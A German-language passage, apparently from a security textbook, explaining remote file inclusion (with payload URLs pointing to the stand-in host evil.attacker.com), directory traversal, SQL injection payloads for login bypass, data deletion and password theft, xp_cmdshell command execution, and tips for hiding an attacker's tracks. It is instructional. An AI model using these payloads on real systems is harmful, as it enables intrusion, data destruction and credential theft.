Beim Ausnutzen einer RFI-Sicherheitslücke legt der Angreifer zunächst eigene, bösartige Skripte auf seinem privaten Webserver, dem eines kostenlosen Webhosters oder einem bereits kompromittierten System ab. Anschließend bindet der Angreifer die Dateien in die verwundbare Anwendung ein. Diese werden dann vom angegriffenen Server ausgewertet, als wären sie Teil der dort laufenden Applikation. Da die Auswertung serverseitig passiert, werden die Angriffe mit allen Rechten der ausgenutzen Anwendung ausgeführt und haben Zugriff auf die entsprechenden Daten: Dateien und Umgebungsvariablen des Servers, Benutzersessions und so weiter.

Betrachten wir das folgende Beispiel. Ein Angreifer hat durch Ausprobieren oder Analyse des Quelltexts, falls verfügbar, folgende Codezeile in der Datei `http://www.example.com/hackme.php` entdeckt:

```
include($base_path . "/foo.php");
```

Der Angreifer hat weiterhin festgestellt, dass die Variable `base_path` ohne vorherige Überprüfung ausgewertet wird. Da `register_globals` auf diesem Server aktiviert ist, ruft der Angreifer die URL `http://www.example.com/-hackme.php?base_path=http://evil.attacker.com` auf, wodurch das PHP-Skript die folgende Anweisung, und damit auch den Code des Angreifers, ausführt:

```
include("http://evil.attacker.com/foo.php");
```

Diese Datei unterliegt der Kontrolle des Angreifers und kann beliebigen PHP-Code enthalten.

Ist dem Angreifer der exakte zu inkludierende Dateiname - in unserem Beispiel `foo.php` - nicht bekannt oder unerwünscht, so kann er stattdessen die URL `http://www.example.com/-hackme.php?base_path=http://evil.attacker.com/-qwned.php%00` aufrufen und PHP somit folgende Datei includen lassen:

```
include("http://evil.attacker.com/
  qwned.php%00foo.php");
```

Da es sich bei dem String „`%00`“ um ein Percent-encodiertes Nullbyte (mehr zu Percent-Encoding im Abschnitt „Directory Traversal“) handelt, erkennt PHP dies als Ende des Eingabestrings und bindet daher nur folgende Datei ein:

```
include("http://evil.attacker.com/qwned.php");
```

Da Nullbytes normalerweise nicht in URLs auftauchen, wäre dies jedoch leicht durch ein Intrusion Detection System zu erkennen. Eleganter ist der Aufruf `http://www.example.com/-hackme.php?base_path=http://evil.attacker.com/-qwned.php?ignore=`. Dadurch wird in PHP folgendes ausgeführt:

```
include("http://evil.attacker.com/qwned.php
  ?ignore=/foo.php");
```

Es wird also die Datei `qwned.php` auf dem Server des Angreifers mit dem Parameter `ignore=/foo.php` aufgerufen. Diesen kann das Skript des Angreifers einfach ignorieren. Natürlich kann neben PHP auch einfaches HTML oder JavaScript eingebunden werden. In diesem Fall passiert das Auswerten dann jedoch clientseitig, im Browser des Webseitennutzers, und somit fällt dieser Angriff dann unter das bereits vorgestellte „Cross Site Scripting“.

Unbefriedigend für den Angreifer ist bei der RFI die Tatsache, dass dieser sowohl seinen eigenen Standort als auch den seiner Skripte potentiell preisgeben muss. Doch auch dem kann man abhelfen: Zur Verschleierung der eigenen IP-Adresse besteht, neben der Nutzung von Anonymisierungsdiensten wie Tor [tor], die Möglichkeit, Crawler von Suchmaschinen zu missbrauchen - der Angreifer legt auf seiner Internetseite einfach einen Link zu einer verwundbaren Seite ab und wartet, bis dieser von einer Suchmaschine gefunden und aufgerufen wird [gdata2006]. Falls der Angriff jemals erkannt wird, bleibt als Angreifer lediglich die Suchmaschine in den Logs des angegriffenen Systems zurück. Eine ebenso brauchbare Methode ist es, unbeteiligten oder unliebsamen Dritten eine eMail mit dem bösartigen Link zu schicken, so dass diese als Angreifer tätig werden, ohne es zu wissen.

Auch bei der Standortpreisgabe seiner Skripte hat der Angreifer nahezu Narrenfreiheit: Im für ihn riskantesten Falle nutzt er zum Beispiel seine aktuelle, meist dynamisch zugewiesene IP und hofft darauf, dass der Angriff erst bekannt wird, wenn der Provider die entsprechenden Daten schon gelöscht hat - ein im Zeitalter der Vorratsdatenspeicherung sehr optimistischer Ansatz. Intelligenter wäre die Nutzung (und damit die potentielle Opferung) eines bereits

kompromittierten Servers, auf dem der Angreifer die Skripte platziert. Am wenigsten riskant ist jedoch die Nutzung von „Wegwerf-Webspace“ wie zum Beispiel GeoCities [ygeo] - zur Registrierung reicht meist eine Wegwerf-eMailadresse [outscheme] [ferraro].

Dass solche Sicherheitslücken auch ohne `register_globals = on` funktionieren, soll das folgende Beispiel zeigen. Dafür bedarf es nicht einmal besonderen „Talents“ von Seiten des Programmierers.
Uninformiertheit hinsichtlich dessen, was Webseitenbenutzer mit der Software anstellen können, reicht dazu völlig aus.

```
include($_REQUEST['please_please_own_me']
. "/foo.php");
```

Da das Superglobal-Array `_REQUEST`, wie wir weiter oben gesehen haben, auch ohne `register_globals` zugreifbar ist und sein Inhalt vom Benutzer kontrolliert wird - `GET` und `POST`, die neben über Cookies gesetzten Variablen in `_REQUEST` abgelegt werden, sind ja gerade dazu da, Benutzereingaben an die Webanwendung zu übergeben -, gibt dieser ein:

```
http://www.example.com/hackme.php
  ?please_please_own_me=
  http://evil.attacker.com/
  qwned.php?ignore=
```

Diese Variante ist natürlich in jeder beliebigen Programmiersprache möglich, die dem Programmierer derartig unverantwortlichen Umgang mit „tainted data“ erlaubt. PHP wird dabei jedoch nach wie vor ein besonderer Stellenwert bei der Produktion unsicheren Codes nachgesagt [Martin2007]. Laut National Institute of Standards and Technology (NIST) war PHP im Jahre 2005 die zugrundeliegende Programmiersprache für 29%, in 2006 für 43% aller vom NIST gesammelten Sicherheitsvorfälle [Lemos2006].

Directory Traversal

Beim sogenannten *Directory Traversal* nutzt ein Angreifer Schwachstellen in HTTP-Servern oder darauf laufender Software, um auf Dateien zuzugreifen, die eigentlich nicht für ihn bzw. den Webserver zugreifbar sein sollten [w-dtd, w-dte, imperva2006, acunetix].

Webserver liefern ihre Dateien aus einem sogenannten *DocumentRoot* heraus aus. Oberhalb dieses Verzeichnisses muss der Webserver den Zugriff auf Dateien und Ordner verweigern, da unter Umständen wichtige Dateien ausgelesen werden könnten, wie Quelltexte der darauf arbeitenden Webapplikationen, Konfigurationsdateien des Webservers oder des Systems oder andere wichtige Daten wie Benutzerlisten oder Passworthashes. Daher sollte der Webserver seinen Dateisystemzugriffen immer seine DocumentRoot voranstellen: eine URL-Anfrage `http://www.example.com/index.php` bedeutet für den Server selbst einen Zugriff auf `DocumentRoot`*`/index.php`*. Ist die DocumentRoot beispielsweise `/var/www/`, wird der Dateisystemzugriff ausgeführt auf `/var/www/index.php`.

Dies ändert jedoch nichts an der Verwundbarkeit durch Directory Traversal-Angriffe. Fügt ein Angreifer Strings wie „`../`“ (ein Dateisystemverweis auf das nächsthöhere, übergeordnete Verzeichnis) oder Umschreibungen dieser Zeichenkette in seine Serveranfrage ein, so kann er aus dieser Beschränkung ausbrechen. Ist zum Beispiel ein für Directory Traversal-Attacken anfälliger Webserver mit DocumentRoot `/var/www/` unter der URL `http://www.example.com` erreichbar, so genügt in diesem Szenario schon ein Aufruf von zum Beispiel `http://www.example.com/../log/dmesg`, um das *Kernel Ring Buffer*-Logfile (`/var/log/dmesg`) des unterliegenden *nix-Systems auszulesen. Die Anzahl an Verzeichnissen, die der Angreifer aufwärts wandern muss, ist ihm nicht von vornherein bekannt, durch Ausprobieren kommt er jedoch schnell ans Ziel.

So könnte der Angreifer jede Datei auslesen oder unter Umständen sogar ausführen, auf die der Webserver zugreifen darf. Täuscht der Angreifer den Webserver derart, dass dieser die geöffnete Datei wie eine ausführbare Datei aus einem seiner dafür vorgesehenen Verzeichnisse behandelt, so wird der Webserver diese ausführen.
Dies beispielsweise ist eine leicht modifizierte Variante einer IIS-Schwachstelle:

```
http://www.example.com/scripts/../../
  Windows/System32/cmd.exe?/c+dir+c:\
```

Diese Anfrage würde den Webserver dazu bringen, die Windows-Kommandozeile `cmd.exe` auszuführen, die mit dem Parameter „`/c dir c:\`“ wiederum ihrerseits den Befehl „`dir c:\`“ ausführt und dem Angreifer so eine Liste der Dateien des C:\-Verzeichnisses zurückliefert.

Auch wenn der Webserver selbst nicht verwundbar ist, kann es immer noch passieren, dass darauf arbeitende eigenständige Software, wie zum Beispiel der PHP-Interpreter (der meist eine eigene, *doc_root* genannte DocumentRoot besitzt), anfällig sind. Der heutzutage vermutlich am häufigsten auftretende Fall sind mangelhaft programmierte Webapplikationen [Martin2007]. Da der Webserver nicht für die Überprüfung aller Software-Dateisystemzugriffe verantwortlich ist bzw. es unter Umständen sogar erwünscht ist, dass diese auf unterschiedliche Bereiche des Dateisystems zugreifen können, kann (durch Ausnutzen von Sicherheitslücken in PHP-Skripten oder PHP selbst) die Beschränkung des Servers, soweit es das System gestattet, unterwandert werden. So kann zum Beispiel ein PHP-Skript, welches einen Dateinamen als Parameter bekommt (`http://www.example.com/-index.php?datei.html`) und diesen nicht ausreichend überprüft, mit einem Aufruf wie `http://www.example.com/-index.php?../log/dmesg` missbraucht werden.

SQL-Injection

SQL-Injection ist eine Schwachstelle, die, unabhängig von der Programmiersprache, auf interaktiven Webseiten mit Datenbankanbindung auftreten kann. Werden die Benutzereingaben nicht ausreichend geprüft und in der Datenbankanfrage verwendet, so kann ein Angreifer SQL-Code einschleusen.

Auf diese Weise ist nicht nur das Ausspähen der Datenbankinhalte möglich: In SQL-Datenbanken fehlte lange Zeit brauchbares Benutzermanagement und auch nach dessen Einführung setzt es sich nur langsam durch. Software oder Teile von Software, die eigentlich nur Lesezugriff auf die Datenbank benötigen würde, kümmert sich meist nicht um eine klare Trennung von Lese- und Schreibrechten und jeder Angreifer ist prinzipiell in der Lage, die zur Anwendung gehörigen Datenbankinhalte komplett zu löschen, zu überschreiben oder zu verändern. Wenn der Angreifer die Datenbankstruktur einer verwundbaren Software herausgefunden hat, die die Datenbank zur Benutzerverwaltung nutzt, so ist er zum Beispiel

in der Lage, sich in der Webanwendung Administratorrechte zu beschaffen.

SQL-Injection wurde Ende 1998 durch einen Phrack-Beitrag [rfp1998] von Rain Forest Puppy (RFP) erstmals an die Öffentlichkeit gebracht. Weitaus größere Bekanntheit erlangte jedoch erst knapp 2 Jahre später sein Advisory „How I hacked PacketStorm“ [rfp2001]. Es ist zu vermuten, dass derartige Schwachstellen bereits vorher ausgenutzt wurden.

Bei der SQL-Injection handelt es sich keineswegs um eine Schwachstelle der Datenbank, der Fehler ist auf Seiten der Webanwendung zu suchen. Diese erlaubt es dem Angreifer, ungeprüfte oder nicht ausreichend gereinigte Daten an die Datenbank zu übergeben. Auf diese Weise bricht der Angreifer aus den von der Webapplikation getätigten Befehlen aus und schleust eigene Datenbankbefehle ein.

SQL-Injection wird leicht unterschätzt, daher stellen wir an dieser Stelle noch einmal klar: Ist eine Webanwendung anfällig, so ist der Angreifer - meist schon ohne Account in der Anwendung, also ohne sich anzumelden -, einfach mithilfe der Website, die zum Login dient, in der Lage, die gesamte Datenbank der Webanwendung auszulesen, inklusive Passwörtern oder Passworthashes der Benutzer, Artikeln und Beiträgen, gegebenenfalls in der Datenbank gespeicherten Dateien und alles weitere, was die Webanwendung in der Datenbank ablegt.
Darüber hinaus kann er die Daten meist nach Belieben vollständig löschen oder verändern und sich zum Beispiel einen eigenen Benutzeraccount mit Administratorprivilegien in der Webanwendung anlegen. Unter bestimmten Bedingungen, auf die wir später genauer eingehen werden, ist der Angreifer zudem in der Lage, Systembefehle auszuführen und so aus der Datenbank auszubrechen.

Beispiele

Da SQL-Injection ein sehr weites Feld ist, werden wir hier nicht auf jedes Detail eingehen können, dies ist an anderer Stelle zur Genüge getan worden [spi2002, securiteam2002, unixw2005].

Nehmen wir zum Beispiel einmal an, unsere Anwendung sei eine SQL-basierte Nutzerdatenbank, bei der sich die Benutzer einfach mit ihrem Namen und einem Passwort anmelden, um die anderen gespeicherten Nutzer einsehen zu können. Der Java-Code des Registrierungsformulars (wir betrachten zunächst nur den Teil für den Namen) könnte aussehen wie folgt:

```
name = request.getParameter("name");
query = "INSERT INTO User (Realname)
  VALUES ('" + name + "')";
```

Möchte sich „B. E. Nutzer“ registrieren, führt unsere Webapplikation folgenden Befehl aus:

```
INSERT INTO User (Realname)
  VALUES ('B. E. Nutzer')
```

Soweit hat alles seine Richtigkeit. Doch was passiert, wenn sich „Rosie O'Donnell“ anmelden möchte?

```
INSERT INTO User (Realname)
  VALUES ('Rosie O'Donnell')
```

Die Anfrage führt zu einer Fehlermeldung und Rosie kann sich nicht anmelden. Warum? Das einfache Anführungszeichen in ihrem Namen ist das Problem, da es mit den einfachen Anführungszeichen am Anfang und Ende des Strings interferiert, wodurch die Syntax des Befehls ungültig wird. Das einfache Anführungszeichen ist ein sogenanntes *Metazeichen*, es beendet den String vorzeitig und führt zu einer SQL-Fehlermeldung. Wenn unsere Webanwendung derartige Zeichen nicht gesondert behandelt, wird nicht nur Rosie am Registrieren gehindert, die Anwendung wird auch anfällig für SQL-Injection-Angriffe [Huseby2004].

Sehen wir uns einen solchen Angriff einmal an. Ist ein Benutzer registriert, kann er sich über folgendes Formular einloggen:

```
name = request.getParameter("name");
pw = request.getParameter("pass");
query =
  "SELECT * FROM User WHERE Realname='"
  + name + "' AND Password='" + pw + "'";
```

Verärgert darüber, dass sie sich nicht registrieren kann, lässt Rosie ihre Wut an der Anwendung aus: Sie weiss, dass B. E. Nutzer sich registriert hat und versucht, sich mit dem Benutzernamen „`B. E. Nutzer' --`“ einzuloggen. Unser Programm übergibt pflichtbewusst folgenden Befehl an Datenbank:

```
SELECT * FROM User WHERE Realname=
  'B. E. Nutzer' --' AND Password=''
```

Da die beiden Bindestriche in SQL ebenfalls Metazeichen - nämlich Kommentarzeichen - sind, wird auf diese Weise die Passwortabfrage abgeschaltet! Somit ist Rosie in der Lage, sich mit dem Account des Opfers einzuloggen, ohne das Passwort des Opfers zu kennen.

Manch einer mag nun vorschnell sagen, dieses Problem sei durch Herausfiltern der Bindestriche zu lösen, dabei sind diese keineswegs Teil des Problems. Wiederholen wir das Beispiel, diesmal ohne Bindestriche, in Microsoft SQL (MSSQL). Dort ist der doppelte Bindestrich kein Kommentarzeichen.
Hier das ASP/VBScript-Äquivalent des obigen Java-Codes:

```
name = Request.Form("name")
pw = Request.Form("pass")
query =
  "SELECT * FROM User WHERE Realname='"
  & name & "' AND Password='" & pw & "'"
```

Da Rosie weiss, dass ihr die Kommentarzeichen nicht helfen, spielt sie mit den Präzedenzregeln der Bool'schen Operatoren. Sie lässt das Passwortfeld erneut frei und wählt als Benutzernamen „`B. E. Nutzer' OR 'a'='b`“. Die Datenbank wird nun angewiesen, die folgenden Anfrage auszuführen:

```
SELECT * FROM User WHERE Realname=
  'B. E. Nutzer' OR 'a'='b' AND Password=''
```

Dank der Prioritäten, die die Bool'schen Operatoren besitzen, erhält Rosie erneut Zugriff, ohne das Passwort zu wissen und ohne die Kommentarzeichen zu benutzen. Da `AND` Priorität vor `OR` hat, wird dieser Teil des Befehls zuerst ausgewertet:

```
'a'='b' AND Password=''
```

Da `'a'` nicht gleich `'b'` ist, wird dieser Ausdruck zu `FALSE` ausgewertet, und die Anfrage reduziert sich auf:

```
SELECT * FROM User WHERE Realname=
  'B. E. Nutzer' OR FALSE
```

Damit `OR` zu `TRUE` ausgewertet wird, genügt es, dass einer der Operanden wahr ist, daher reduziert sich die Anfrage weiter auf

```
SELECT * FROM User WHERE Realname=
  'B. E. Nutzer'
```

Da dieser Eintrag existiert, wird Rosie der Login gestattet.

Die Bindestriche waren nicht das Problem. Die Sicherheitslücke besteht darin, dass der Angreifer in der Lage ist, ein einfaches Anführungszeichen in die Datenbankanfrage einzuschleusen, welches die übergebene SQL-Stringkonstante vorzeitig beendet. Um das Ganze ein wenig technischer auszudrücken: Das Problem liegt im Kontext, in dem sich der SQL-Parser befindet, wenn er die Benutzerdaten einliest. Im Detail sieht das folgendermaßen aus: Wenn der Parser gerade

```
SELECT * FROM User WHERE Realname='
```

gelesen hat, inklusive des einfachen Anführungszeichen, geht er dazu über, eine Zeichenfolgenkonstante zu parsen. Er befindet sich im „String-Kontext“. Das vom Angreifer eingefügte einfache Anführungszeichen bringt den Parser dazu, diesen Kontext wieder zu verlassen und auf weitere SQL-Befehle zu warten. Genau das ist das Problem: Wir erlauben dem Angreifer, den SQL-Parser seinen Kontext wechseln zu lassen.

Die Anführungszeichen in den obigen Beispielen müssen *escaped* werden. Wenn wir die Metazeichen escapen, weisen wir das jeweilige Subsystem - hier die SQL-Datenbank - an, das Zeichen von seiner Sonderfunktion zu befreien und somit nicht den Kontext zu wechseln, wenn es vom Parser erreicht wird. Um Metazeichen zu escapen, fügt man normalerweise ein Escapezeichen davor ein. Wir gehen im Abschnitt „Gegenmaßnahmen“genauer darauf ein.

Man könnte nun schlussfolgern, dass Anführungszeichen das Problem sind. Manche Frameworks und Programmierplattformen wie PHP sind sogar in der Lage, alle eingehenden Anführungszeichen automatisch zu escapen. Diese Schlussfolgerung ist jedoch nicht ganz korrekt, und alle Anführungszeichen zu escapen ist der falsche Weg, das Problem anzugehen. Anführungszeichen sind *nur dann* problematisch, wenn sie den Parser seinen Kontext wechseln lassen.

Beim folgenden Beispiel sind nahezu alle Zeichen problematisch. Selbst wenn wir alle Anführungszeichen entfernen oder escapen, wird der folgende Angriff funktionieren. Nehmen wir an, wir hätten ein ASP-Programm, das unter anderem Kundeninformationen mithilfe einer Kundennummer abfragt. Die Kundennummer kommt von Clientseite in die Applikation, zum Beispiel über einen URL-Parameter, und wird in der Variable `custID` gespeichert. Das Programm bereitet eine Datenbankanfrage unter Einbeziehung der `custID` vor:

```
custID = Request.QueryString("id")
query = "SELECT * FROM Customer
  WHERE CustID=" & custID
```

Da um `custID` herum keine Anführungszeichen stehen, ist zu erkennen, dass es sich dabei um eine numerische Variable handelt. Da aber VBScript (und andere Skriptsprachen) ungetypt sind, ist ein Angreifer in der Lage, mehr als nur Nummern in die Variable einzufügen, indem er den `id`-Parameter ändert zu:

```
1; DELETE FROM Customer
```

Unser Programm fügt die Anfrage zusammen und übergibt sie an die Datenbank:

```
SELECT * FROM Customer
  WHERE CustID=1;
DELETE FROM Customer
```

Der erste Teil der Anfrage wählt, wie in der Anwendung vorgesehen, einen Kunden aus der Datenbank aus. Der zweite Teil löscht alle Kunden aus der Datenbank (wenn die Webanwendung in der Datenbank das Recht dazu hat). Natürlich hätte der zweite Teil der Anfrage ein beliebiger SQL-Befehl sein können, zum Beispiel ein `INSERT` oder `UPDATE`, um Daten in die Datenbank einzufügen. Nicht alle Datenbanksprachen erlauben die Konkatenation von Befehlen, wie oben benutzt. Mindestens MSSQL und PostgreSQL gestatten es, bei MSSQL muss man nicht einmal das Semikolon angeben.

Was war diesmal das Problem? Wir hatten offensichtlich keine bösartigen Anführungszeichen in der Anfrage. Schauen wir uns erneut das Parsen und die Kontexte an. Wenn der Parser

```
SELECT * FROM Customer WHERE CustID=
```

gelesen hat, befindet er sich im Nummernkontext und erwartet eine Nummer. Escapen von Anführungszeichen reicht hier nicht aus, denn jedes nicht-numerische Zeichen bewegt den Parser dazu, diesen Kontext wieder zu verlassen und im Befehlskontext nach weiteren Befehlen zu suchen. Der korrekte Ansatz an dieser Stelle ist es, sicherzustellen, dass die erwartete Nummer tatsächlich eine Nummer ist. Die Details liefern wir, wenn wir uns mit den Gegenmaßnahmen beschäftigen.

Informationsgewinn aus der Datenbank

Bisher haben wir uns damit beschäftigt, bestehende SQL-Befehle zu „erweitern“ und angeschnitten, wie wir Datenbankinhalte manipulieren können. Dabei haben wir uns stets innerhalb der Tabelle(n) bewegt, auf die die verwundbare Webanwendung regulär zugreift. Nun wollen wir uns ansehen, wie sich Angreifer Zugang zu Daten aus anderen Tabellen verschaffen können, die ihnen die Datenbank bzw. Webanwendung unter normalen Umständen nicht gäbe. Man könnte an dieser Stelle vermuten, ein weiterer eingeschleuster `SELECT`-Befehl nach einem Semikolon führe zum Erfolg, doch dieser Ansatz funktioniert in den meisten Fällen nicht, da das Ergebnis in einem weiteren, separaten Datensatz zurückgegeben werden würde. Da das normale Verhalten von Webapplikationen darin besteht, nur einen Datensatz zu erwarten, würde der zweite Datensatz dem Angreifer niemals angezeigt werden.

Doch SQL bietet ein weiteres Konstrukt, welches für das Vorhaben des Angreifers maßgeschneidert ist: `UNION SELECT`. Mit `UNION SELECT` werden zwei oder mehrere mit `SELECT` gewonnene Datensätze zu einem einzelnen verbunden. Da die Spaltennamen vom ersten der `SELECT`-Statements vorgegeben werden, bemerkt die Anwendung nicht, dass ein weiterer Befehl für den resultierenden Datensatz verantwortlich ist.

Beispiel: Eine PHP-Anwendung zur Anzeige von News-Beiträgen. Jeder Beitrag gehört in eine von mehreren Kategorien und der Benutzer kann sich Beiträge einer einzelnen Kategorie anzeigen lassen.

```
$cat = $_GET["category"];
$query = "SELECT ID,Title,Abstract
  FROM News WHERE Category=" . cat;
```

Im obigen Code gibt der (ganzzahlige) URL-Parameter `category` vor, welche Kategorie angezeigt werden soll. Weiss der Angreifer nun, dass in der Datenbank eine weitere Spalte, `User`, existiert, in der Namen und Passwörter der Benutzer gespeichert sind, so kann er eine Anfrage der Art

```
1 UNION SELECT 1,Realname,Password FROM User
```

stellen, die die Datenbank zur Ausführung folgender Anfrage führt:

```
SELECT ID,Title,Abstract FROM News
  WHERE Category=1 UNION SELECT
  1,Realname,Password FROM User
```

Das Resultat ist eine Website, auf der Beitragstitel und Zusammenfassungen zusammen mit Benutzernamen und Passwörtern angezeigt werden.

Warum die `1` in der Anfrage? Der Grund sind Einschränkungen von `UNION SELECT`, welches das zweite `SELECT` nur akzeptiert, wenn dieses dieselbe Anzahl Spalten wie das erste hat und außerdem die Datentypen der Spalten übereinstimmen. Der Angreifer will nur Nutzernamen und Passwörter, aber um auf die richtige Spaltenzahl zu kommen, muss er eine weitere erfundene Spalte hinzufügen. Da die Kategorie-ID numerisch ist, fügt er einfach eine Zahl als zusätzliche Spalte ein. Sowohl Newstitel und Newszusammenfassungen als auch Benutzername und Passwort sind Zeichenketten, darum muss er hieran nichts ändern. Somit sind alle Anforderungen erfüllt.

Meist braucht man jedoch `UNION SELECT` nicht, um nur eine bestimmte Information aus der Datenbank zu bekommen. Findet der Angreifer einen anfälligen `INSERT`- oder `UPDATE`-Befehl, kann er sogenannte Subselects nutzen, um interessante Informationen zu erlangen oder in die Datenbank einzuschleusen. Stellen wir uns eine Anwendung vor, bei der Nutzer über ein Webformular ihre Adressinformationen ändern können:

```
address = request.getParameter("address");
userid =
  (Integer) session.getValue("userid");
query = "UPDATE User SET Address='"
  + address + "' WHERE ID=" + userid;
```

Die Anwendung fügt die Benutzerangaben in die Anfrage ein, ohne einfache Anführungszeichen zu berücksichtigen, und so kann ein Angreifer, der das Passwort eines legitimen Benutzers herausfinden möchte, als Adresse eingeben:

```
' || (SELECT Password FROM User WHERE
  Realname='B. E. Nutzer') || '
```

Ist die ID des Angreifers zum Beispiel 1337, so ist die Datenbankanfrage die folgende:

```
UPDATE User SET Address='' ||
  (SELECT Password FROM User WHERE
    Realname='B. E. Nutzer') ||
  '' WHERE ID=1337
```

Da `||` ein Stringkonkatenationsoperator ist, fügt die Subselect-Anfrage das Passwort des fremden Nutzers in das Adressfeld des Angreifers ein (solange die Anwendung die Passwörter im Klartext speichert, doch auch Passworthashes sind für den Angreifer nicht nutzlos, da er versuchen kann, diese zu cracken).

Bietet der Datenbankserver die Möglichkeit, mehrere Anfragen auf einmal zu stellen (sog. *batched statements*), so kann der Angreifer zum Beispiel auch nach `SELECT` sein eigenes `INSERT` oder `UPDATE` einschleusen, zum Beispiel diese Eingabe in ein numerisches Feld:

```
1; UPDATE User SET Address=
  (SELECT Password FROM User WHERE
    Realname='B. E. Nutzer')
  WHERE ID=1337
```

Man beachte das `WHERE` am Ende der Anfrage. Ohne es wäre die Adresse jedes Nutzers auf das Passwort das Opfers gesetzt worden, was vermutlich schnell bemerkt werden würde.

Auf Systemen, die Anführungszeichen entfernen oder escapen, wie zum Beispiel PHP, wäre obiges Beispiel erfolglos gewesen. Doch natürlich ist es möglich, auch diese Maßnahme zu umgehen: Viele Datenbanken erlauben das Erzeugen von Zeichenketten ohne Anführungszeichen. In MS SQL Server kann man Strings über deren ASCII-Codes (American Standards Code for Information Interchange) mit der `char`-Funktion erzeugen. So zum Beispiel die Zeichenkettenkonstante „`SQL`“:

```
char(83)+char(81)+char(76)
```

In PostgreSQL heißt die Funktion `chr` und der Konkatenationsoperator ist ein anderer:

```
chr(83)||chr(81)||chr(76)
```

Auch MySQL besitzt diese Funktion:

```
char(83,81,76)
```

MySQL erlaubt unter Umständen auch die Angabe von Strings in Hexadezimalform:

```
0x53514C
```

Wie bereits erwähnt, ist also das Filtern von Anführungszeichen keineswegs die Lösung des Problems.

Informationsgewinn aus Fehlermeldungen

In den vorigen Abschnitten konnte der Angreifer sein Ziel oft nur erreichen, weil er Informationen über die Datenbankstruktur besaß: Welche Tabellen existieren, wie die Spalten darin heißen und welchen Datentyp diese besitzen. Wie aber erhält er diese Informationen?

Hier gibt es viele Möglichkeiten, doch eine der einfachsten ist es, die Informationen aus Fehlermeldungen zu beziehen. Der Angreifer könnte absichtlich eine Fehlermeldung provozieren, indem er versucht, durch seine Eingaben ungültige Syntax zu erzeugen:

```
http://www.example.com/fund.asp?
  id=1+OR+mnbvcxy=1
```

Die Pluszeichen sind hierbei URL-enkodierte Leerzeichen (auch möglich: `%20` statt `+`). Da es keine Spalte mit Namen `mnbvcxy` gibt, verrät uns die Datenbank nicht nur ihren Hersteller, sondern auch reichlich Informationen über die Datenbankstruktur:

```
[Microsoft][ODBC SQL Server Driver]
           [SQL Server]Invalid column
             name 'mnbvcxy'.

SELECT group_name, symbol,
  securityTypeName, maxSalesCharge,
  MaxRedemptionFee, managementFee,
  benchmark, price, security_name,
  security_id, trade_date,
  return_1_m AS ret1m,
  return_y_to_d AS rety2d,
  return_12_m AS ret12m,
  return_24_m AS ret24m,
  return_48_m AS ret48m FROM fund_show
  WHERE group_id = 1 OR mnbvcxy=1
  ORDER BY return_1_m DESC
```

Hier wurde die gesamte ungültige `SELECT`-Anweisung im Browser des Angreifers angezeigt. Mit diesem Wissen könnte er nun zum Beispiel aufrufen:

```
http://www.example.com/fund.asp?
  id=1;DELETE+FROM+fund_show+--
```

Das Resultat wäre verheerend.

Meist bekommt der Angreifer glücklicherweise nicht derart detailreiche Informationen, sondern nur einen Hinweis, dass die eingefügte Spalte nicht existiert. Nichtsdestotrotz ist dies für den Angreifer wertvoll, da er nun weiß, dass er Befehle in die Datenbank einschleusen kann. Und auch mit derart geringen Informationen kann der Angreifer, mithilfe einer von David Litchfield und Chris Anley entwickelten Methode [Litchfield2002, Anley2002a], die in der Datenbank vorhandenen Tabellen und deren Spalten ausspähen. Der interessierte Leser sei auf die Literaturangaben verwiesen.

Wie wir gesehen haben, können Fehlermeldungen gefährlich gesprächig sein. Ein Angreifer ist möglicherweise in der Lage, verschiedene unscheinbare Fehlermeldungen hervorzurufen, die, zusammengenommen, ein klares Bild der Datenbankstruktur bilden. Um dies zu verhindern, sollte die Anwendung derart konfiguriert sein, dass sie niemals detaillierte Fehlermeldungen an den Benutzer sendet. Darin eingeschlossen sind „versteckte“ Fehlermeldungen als Kommentare im Seitenquelltext. Solche Nachrichten sind für einen zielstrebigen Angreifer keineswegs versteckt, denn dieser wird vermutlich jeglichen an ihn gesendeten Code aufmerksam lesen. Deutlich besser aufgehoben sind Fehlermeldungen in einer Logdatei, auf die die Benutzer der Anwendung keinen Zugriff haben. Für den Benutzer ist eine generische Fehlermeldung wie „Fehler in der Datenbankanfrage“ völlig ausreichend.

Im Idealfall sollte unsere Anwendung natürlich nicht an unerwarteten Benutzereingaben scheitern. Aber für den Fall, dass dies trotzdem passiert, sollte unsere Anwendung keine für den Angreifer nützliche Information ausgeben.

Doch auch wenn diese Grundsätze eingehalten werden, ist die Anwendung nicht gefeit gegen SQL-Injection. Chris Anley hat ein Verfahren entwickelt, bei dem injizierte Verzögerungen zum Ausspähen der Datenbank genutzt werden, mit deren Hilfe der Angreifer an Informationen gelangen kann, ohne jemals eine Fehlermeldung zu Gesicht zu bekommen [Anley2002b]. Eine andere Methode von Cesar Cerrudo bringt MS SQL Server dazu, sich mit einer entfernten Datenbank zu verbinden und auf diese Weise viele Informationen preiszugeben [Cerrudo]. Auch ohne jegliche Fehlermeldungen sind Angreifer so in der Lage, SQL-Injection zu betreiben [spi05, imperva-bsqli].

Ausbruch aus der Datenbank

Bisher haben wir unsere Aktivitäten auf die Datenbank fokussiert, doch können wir es schaffen, aus der Beschränkung der Datenbank ins Betriebssystem auszubrechen, sei es Linux, Windows oder ein völlig anderes? In speziellen Situationen ist dies tatsächlich möglich.

Die am besten dokumentierten Angriffe beziehen sich auf MS SQL *Stored Procedures*, die es dem Angreifer erlauben, sich mit anderen Datenbanken zu verbinden oder Befehle auf dem System selbst auszuführen, so zum Beispiel Portscans.

MS SQL Server verfügt über eine Stored Procedure, genannt `xp_cmdshell`, die es erlaubt, beliebige Systembefehle auszuführen. Wenn ein Angreifer es schafft, einen Aufruf dieser Prozedur zu injizieren (und die Prozedur nicht deaktiviert oder entfernt wurde), kann er das System und andere Anwendungen kontrollieren. Ein Angriff könnte wie folgt aussehen:

```
http://www.example.com/index.php
  ?';xp_cmdshell+'nmap+10.0.0.1/16';--
```

Hier wurde ein Portscan auf ein ganzes IP-Subnetz vom Datenbankserver aus gestartet. Natürlich ist der Angreifer auch in der Lage, sich einen Benutzeraccount auf dem Server zu erstellen, wenn die Datenbanksoftware mit entsprechenden Privilegien ausgeführt wird. Ist dies nicht der Fall, kann er auf verwundbare Software hoffen, mit der er seine Privilegien erweitern kann.

Gegenmaßnahmen

